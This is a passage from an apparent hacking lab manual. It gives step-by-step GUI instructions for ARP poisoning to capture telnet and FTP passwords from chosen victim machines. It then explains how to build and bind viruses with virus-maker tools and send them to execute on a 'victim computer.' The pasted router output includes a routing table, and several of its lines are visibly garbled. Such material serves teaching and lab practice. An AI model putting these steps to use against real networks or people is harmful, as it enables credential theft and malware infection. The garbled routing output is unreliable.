
- Go to the **Sniffer** tab and right click anywhere inside the tab and select **Scan MAC addresses** option.




- Select **All host in my subnet** and click on **OK**.




- After the scans, list all the MAC address present on the subnet.



- Click on the **APR** sub-tab at the bottom of the window. Then click on the + icon on the top of the window to add host to attack.



- **Left side** - Select the multiple IP addresses of the computers you want to capture data packets.
- **Right side** - Select the addresses of router.
- Click **Ok**.




- Access the router via telnet from the earlier selected victim IP address.

```


Telnet 10.20.30.79
C      202.154.32.176 is directly connected, Ethernet0/1
S 192.168.110.0/24 [1/0] via 202.155.32.178
               202.153.32.178
S 192.168.40.0/24 [1/0] via a 1.1.8.2
S 192.168.108.0/24 [1/0] vid .7. subnetc
172.16.0.0/24 is subnetted, 7 subnets
S   172.16.60.0 [1/0] via 202.152.32.178
S   172.16.50.0 [1/0] via 202.152.32.122
S   172.16.40.0 [1/0] via 202.153.32.178
S   172.16.30.0 [1/0] via 202.153.32.122
S   172.16.90.0 [1/0] via 202.155.32.122
S   172.16.80.0 [1/0] via 202.154.32.178
S   172.16.70.0 [1/0] via 202.154.32.122
172.31.0.0/24 is subnetted, 1 subnets
S   172.31.31.0 [1/0] via 10.20.30.1
S 192.168.80.0/24 [1/0] via 202.154.32.178
10.0.0.0/24 is subnetted, 1 subnets
C   10.20.30.0 is directly connected, Ethernet0/0
S 192.168.102.0/24 [1/0] via 10.20.30.1
S 192.168.254.0/24 [1/0] via 202.152.32.122
S 192.168.50.0/24 [1/0] via a 1.1.3.2
S 192.168.103.0/24 [1/0] via 1.1.4.2
S 192.168.253.0/24 [1/0] via 202.154.32.122
S 192.168.70.0/24 [1/0] via a 1.1.1.2
S 192.168.101.0/24 [1/0] via 30.1

```


- Now click on the **Passwords** tab at the bottom and select **Telnet**.
  - It display list of all the telnet session activity going on.




- Select one session and right click **View** option. It will display full telnet session from the victim IP address as below :



- Access the Ftp server from the earlier selected victim IP address.
- Now select **FTP**.
- It display list of password for ongoing FTP session.



## VIRUS



### Pre-requisite:

- Multiple Computers installed with OS
- Internet Connection (Broadband, Dial-up)

### Virus Maker Tools

- JPS Virus Maker
- Terabit Virus Maker
- Necro Virus Maker
- Poison Virus Maker

## Tool : JPS Virus Maker

**JPS Virus Maker** is a tool for creating your own virus. There are many options which your created virus can do on victim's computer system, i.e. it will able to hide itself from process list, disable many windows functions, etc.


- Start the **JPS Virus Maker** application



- Select some from the given virus options, which option you want in your virus.




- Select any **file icon**, it will be the icon of the virus file.
- Select any **Virus / Server Name** from the list, it will be the name of the virus file



- Click on the **Create Virus** button.



- Your virus file is ready as below.




- Send and execute the virus file on the victim computer.
- Observe the results / behaviour on the victim computer as configured in the virus created.


## Tool : Terabit Virus Maker

**Terabit Virus Maker** is a tool for creating your own virus.


- Start the **Terabit Virus Maker** application




- Select some from the given virus options, which option you want in your virus.
- Select any **File icon**, it will be the icon of the virus file.
- Select any **File Name** from the list, it will be the name of the virus file.



- Enable **Binder** option and select the **Application file** to which virus file will be appended.



- Click on the **Create virus** button and your virus file is ready.




- Send and execute the virus file on the victim computer.
- Observe the results / behaviour on the victim computer as configured in the virus created.


## Tool : Necro Virus Maker

**Necro Virus Maker** is a tool for creating your own virus.

